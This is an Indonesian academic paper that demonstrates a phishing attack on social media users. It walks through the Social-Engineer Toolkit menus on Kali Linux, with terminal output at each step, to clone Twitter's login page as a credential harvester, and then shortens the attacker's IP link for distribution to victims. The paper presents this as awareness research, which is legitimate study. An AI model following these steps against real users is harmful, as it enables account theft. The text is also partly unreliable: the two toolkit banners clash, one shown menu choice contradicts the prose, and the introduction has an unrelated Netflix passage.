

Analisis Keamanan Jaringan Sosial Media


Rakhmadi Rahman, Figra Dwi Kuncahya

Prodi Sistem Informasi, Fakultas Sains, Institut Teknologi Bacharuddin Jusuf Habibie, Parepare, Indonesia

INFORMASI ARTIKEL	ABSTRAK
Sejarah Artikel: Diterima Juni 2024 Revisi Juni 2024 Diterima Juli 2024 Kata Kunci: Keamanan Jaringan Media Sosial, Perlindungan Data Pribadi, Risiko Keamanan, Penggelabuan *Penulis Korespondensi: figradwi28@gmail.com	Pada era digital, penggunaan media sosial meningkat secara signifikan, namun hal ini juga meningkatkan risiko keamanan dan privasi. Penelitian ini menyajikan analisis keamanan jaringan media sosial yang berfokus pada perlindungan informasi pribadi pengguna. Penelitian menunjukkan bahwa sebagian besar pengguna tidak memahami kebijakan privasi media sosial dan bagaimana informasi pribadi mereka dilindungi. Oleh karena itu, penelitian ini dilakukan untuk menganalisis keamanan profil pengguna media sosial dari ancaman aktivitas pengumpulan informasi menggunakan metode intelijen sumber terbuka untuk membuat profil target. Hasil penelitian ini dapat membantu meningkatkan kesadaran pemilik data dan penyelenggara sistem elektronik untuk lebih memperhatikan keamanan sistem informasi terhadap data pribadi seseorang. ABSTRACT <i>In the digital era, the use of social media has increased significantly, but this also increases security and privacy risks. This study presents a security analysis of social media networks that focuses on protecting users' personal information. Research shows that most users do not understand social media privacy policies. And how their personal information is protected. Therefore, this study analyzed the security of social media user profiles from the threat of information collection activities using open-source intelligence methods to profile targets. The results of this study can help increase awareness of data owners and electronic system organizers to pay more attention to the security of information systems for someone's data.</i>

PENDAHULUAN

Aplikasi perangkat lunak telah menjadi bagian penting dari kehidupan sehari-hari para pengguna seiring dengan pesatnya kemajuan era digital. Ratusan ribu aplikasi dapat diunduh ke perangkat mobile berbasis Android di Google Play Store. Netflix, platform penyedia konten streaming terkemuka, adalah salah satu aplikasi yang menerima banyak ulasan pengguna. Media sosial adalah bagian penting dari kehidupan sehari-hari masyarakat. Secara umum, informasi media sosial digunakan sebagai sarana komunikasi, informasi, dan hiburan. Contoh media sosial yang paling umum adalah Instagram, TikTok, Facebook, Twitter, dan YouTube. Website atau situs adalah kumpulan halaman web beserta file pendukungnya yang disimpan di server web yang umumnya dapat diakses melalui Internet. Tautan palsu yang akan mengarahkan pengguna menuju halaman berbahaya dan berpotensi melakukan pencurian data pribadi.



Gambar 1. Skenario Phising

Pengimplementasian yang dilakukan ialah memeriksa keamanan informasi media sosial dengan menggunakan setoolkit, sebuah alat untuk phising. Hasil penelitian menunjukkan bahwa pengkloningan URL TWITTER akan menghasilkan halaman login TWITTER yang diakses dengan IP address pelaku phising. Ini menunjukkan bahwa pengujian mengkloning halaman TWITTER dengan metode phising berhasil. Hasil penelitian menunjukkan bahwa phising dapat terjadi di semua media sosial. Tujuan penelitian ini adalah untuk menguji situs media sosial dan melihat apakah situs tersebut dapat direplikasi sehingga terjadi pencurian data saat login. Oleh karena itu, pengujian dilakukan menggunakan setoolkit di Kali Linux.

METODE PENELITIAN

Pada penelitian ini menggunakan metode penelitian kuantitatif dan kualitatif. Pada penelitian kualitatif menggunakan studi pustaka untuk memahami mengenai metode phising yaitu mengancam keamanan informasi media sosial yang bertujuan untuk mencuri data-data penting. Kemudian pada penelitian kuantitatif menggunakan percobaan pada sebuah virtual machine Kali Linux kemudian diimplementasikan untuk menganalisis keamanan pada website media sosial yang tertuju seperti Instagram, Facebook, Twitter dan lainlainnya. Pada virtual machine tersebut nantinya akan muncul data login dari korban yang sudah mencoba mengakses website phising tersebut.

Percobaan Serangan Phising Mengecek Ip Address

Setelah memasuki halaman Linux, langkah awal yang dilakukan adalah memeriksa alamat IP melalui terminal dengan menjalankan perintah "ifconfig

```

root@figradwi: ~
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
root@figradwi: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fec4:4f74 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c4:4f:74 txqueuelen 1000 (Ethernet)
    RX packets 13497 bytes 15323702 (14.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4144 bytes 942442 (920.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Ip address layanan ini adalah 10.0.2.15 dan server sudah aktif dan siap digunakan

Jalankan SET dengan perintah “setoolkit” lalu ENTER kemudian pilih opsi 1 “Social-Engineering Attacks” dalam phishing digunakan untuk mengumpulkan kredensial login pengguna dengan cara membuat duplikat situs web yang mirip dengan situs asli. Penyerang kemudian membagikan link duplikat tersebut ke target dan menunggu mereka memasukkan kredensial login. Informasi ini kemudian dikumpulkan oleh penyerang untuk tujuan illegal

```

root@figradwi: ~
File Actions Edit View Help
...
The Social-Engineer Toolkit (SET)
Created by: Travis Volkov (KaliX)
Version: 0.8.1
Codename: 'Maverick'

Follow us on Twitter: @TrustdSec
Follow us on Twitter: @KaliLinux
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1

```

Selanjutnya pilih opsi 2 “Website Attack Vectors” digunakan untuk menipu pengguna dengan membuat situs web palsu yang mirip dengan situs web asli.

```

root@figradwi: ~
File Actions Edit View Help

The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 3.4.4
Codename: 'Maverick'
Follow us on Twitter: @trustedSec
Follow me on Twitter: @MarkingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the Pentesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

```

Pilih opsi 3 “Credential Harvester Attack Method” digunakan untuk mencuri kredensial pengguna dengan cara mengkloning situs asli dan menawarkan link yang mirip untuk pengguna. Ketika pengguna mengklik link tersebut dan masuk ke situs yang dikloning, kredensial pengguna akan dikirimkan ke penyerang tanpa mereka menyadari.

```

root@figradwi: ~
File Actions Edit View Help

10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Worth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack> 1

```

Selanjutnya memilih opsi 1 “Web Templates” digunakan untuk membuat situs web palsu yang mirip dengan situs web asli. Pelaku phising menggunakan template untuk menciptakan tampilan yang mirip dengan situs web sah, sehingga korban tidak curiga dan menginputkan informasi sensitif ke situs web palsu.

```

root@figradwk -
File Actions Edit View Help
appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester/Tabnabbing Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

```

Pilih opsi 3 “TWITTER” yang akan menciptakan tampilan mirip dengan situs web asli

```

root@figradwk -
File Actions Edit View Help
rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 3

```

Dan "Dan akan muncul tampilan seperti dibawah ini, sedang mengkloning situs web yang diretas."

```

set:webattack> Select a template: 3


[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [18/Jun/2024 11:10:08] "GET / HTTP/1.1" 200 -

```


Akses ke Short URL

SHORT URL merupakan aplikasi yang banyak digunakan sebagai media untuk mempermudah pembagian dan pengingatan tautan, terutama tautan yang panjang dapat diakses oleh khalayak umum. Dalam melakukan serangan phising pada halaman website pendistribusian jaringan lokal harus dilakukan dengan melakukan konfigurasi tunels yang sudah disediakan oleh SHORT URL. Buka laman web layanan SHORT URL lalu masukkan alamat IP yang sebelumnya telah diverifikasi, dengan menambahkan prefix "http://" seperti pada tampilan di bawah ini.



Selanjutnya, klik tombol "SHORTEN URL" untuk menghasilkan tautan yang lebih ringkas agar mudah dibagikan.


Apabila URL telah diubah seperti tampilan di bawah ini, maka URL tersebut telah berhasil akan digunakan sebagai pendistribusian domain publik ke jaringan lokal pelaku kejahatan dunia maya, sehingga website yang dibuat untuk melakukan phising dapat diakses oleh korban yang dituju.



HASIL DAN PEMBAHASAN

Berhasilnya percobaan serangan tersebut menggambarkan bagaimana penyerang dapat melakukan serangan phishing untuk mengumpulkan kredensial login korban. Penyerang berhasil mengirimkan link phishing ke korban, dan saat korban mengakses link tersebut, penyerang dapat mengumpulkan informasi login yang dimasukkan oleh korban. Hal ini membuat akun korban rentan disalahgunakan oleh penyerang.

Ini adalah tampilan bahwa LINK tersebut sudah sampai ke akun pengguna dan siapapun yang melihat akan menelusuri website phishing tersebut dan nantinya korban akan mencoba akses websit tersebut, lalu penyerang akan mengumpulkan data keamanan seperti username beserta password korban dan mencatat respons dari platform media sosial.




Setelah korban mengklik link tersebut maka akan otomatis terbuka kehalaman cloning website yang telah dilakukan untuk phising dan korban akan melakukan login ke akun yang dimiliki



Namun saat korban telah melakukan login akan dibawa kehalaman lain seakan-akan korban salah memasukkan password akun tersebut.

Namun yang sebenarnya terjadi bahwa akun korban telah didapatkan oleh hacker pembuat website phishing tersebut.



KESIMPULAN

Dapat disimpulkan bahwa pengguna media sosial perlu memiliki kesadaran yang tinggi akan bahaya serangan phishing dan harus berhati-hati dalam membuka serta mengakses LINK yang diterima, terutama jika LINK tersebut terlihat mencurigakan. Mereka harus selalu memverifikasi sumber LINK atau pesan yang diterima, memastikan bahwa LINK atau pesan tersebut berasal dari sumber yang dapat dipercaya. Media sosial biasanya menyediakan fitur-fitur keamanan untuk melindungi akun pengguna, seperti verifikasi dua faktor, dan pengguna harus mengaktifkan serta memanfaatkan fitur-fitur tersebut untuk meningkatkan keamanan akun mereka. Selain itu, pengguna harus rutin memantau aktivitas pada akun media sosial mereka dan segera melaporkan serta mengambil tindakan jika terdapat aktivitas yang mencurigakan.

DAFTAR PUSTAKA

Agustian Akbar, D., Rahdian, M., Kurnia, E., Genggam, R. M., Bintang, S., Purwoko, R., Siber, P., & Negara, S. (2024). Analisis Web Phishing Menggunakan Metode OSCAR Forensic (Studi Kasus: Follower Instagram Gratis). *Jurnal Teknik Informatika (JTINFO)*, 3(1), 18–

24. [2] S. Farizy and E. S. Eriana, *Cloud Computing Komputasi Awan*, no. 1. 2011.
- Ariani, P. C., Jayanti, K. S., Atmaja, I. G. B. W., Dewi, I. G. A. A. A., Saskara, G. A. J., & Listartha, I. M. E. (2023). Comparative Analysis of Phishing Tools on Social Media Sites. *Ultimatics: Jurnal Teknik Informatika*, 15(1), 22–27. <https://doi.org/10.31937/ti.v15i1.2920>
- Indrajit, P. R. (2016). *Keamanan Informasi dan Internet*. Yogyakarta: Preinexus
- S. Wahyuni, I. M. Raazi, dan D. I. Dwitawati, “Analisis Teknik Penyerangan Phishing Pada Social Engineering Terhadap Keamanan Informasi di Media Sosial Profesional Menggunakan Kombinasi Black Eye dan Setoolkit,” *Jurnal Nasional Komputasi dan Teknologi Informasi (JNKTI)*, vol. 5, no. 1, hlm. 49–55, Feb 2022, Diakses: Nov 23, 2022. [Daring]. Available:
- Wahyuni, S., Raazi, I. M., & Dwitawati, I. (2022). Analisis Teknik Penyerangan Phishing Pada Social Engineering Terhadap Keamanan Informasi di Media Sosial Profesional Menggunakan Kombinasi Black Eye dan Setoolkit. *Jurnal Nasional Komputasi Dan Teknologi Informasi (JNKTI)*, 5(1), 49–55. <https://doi.org/10.32672/jnkti.v5i1.3962>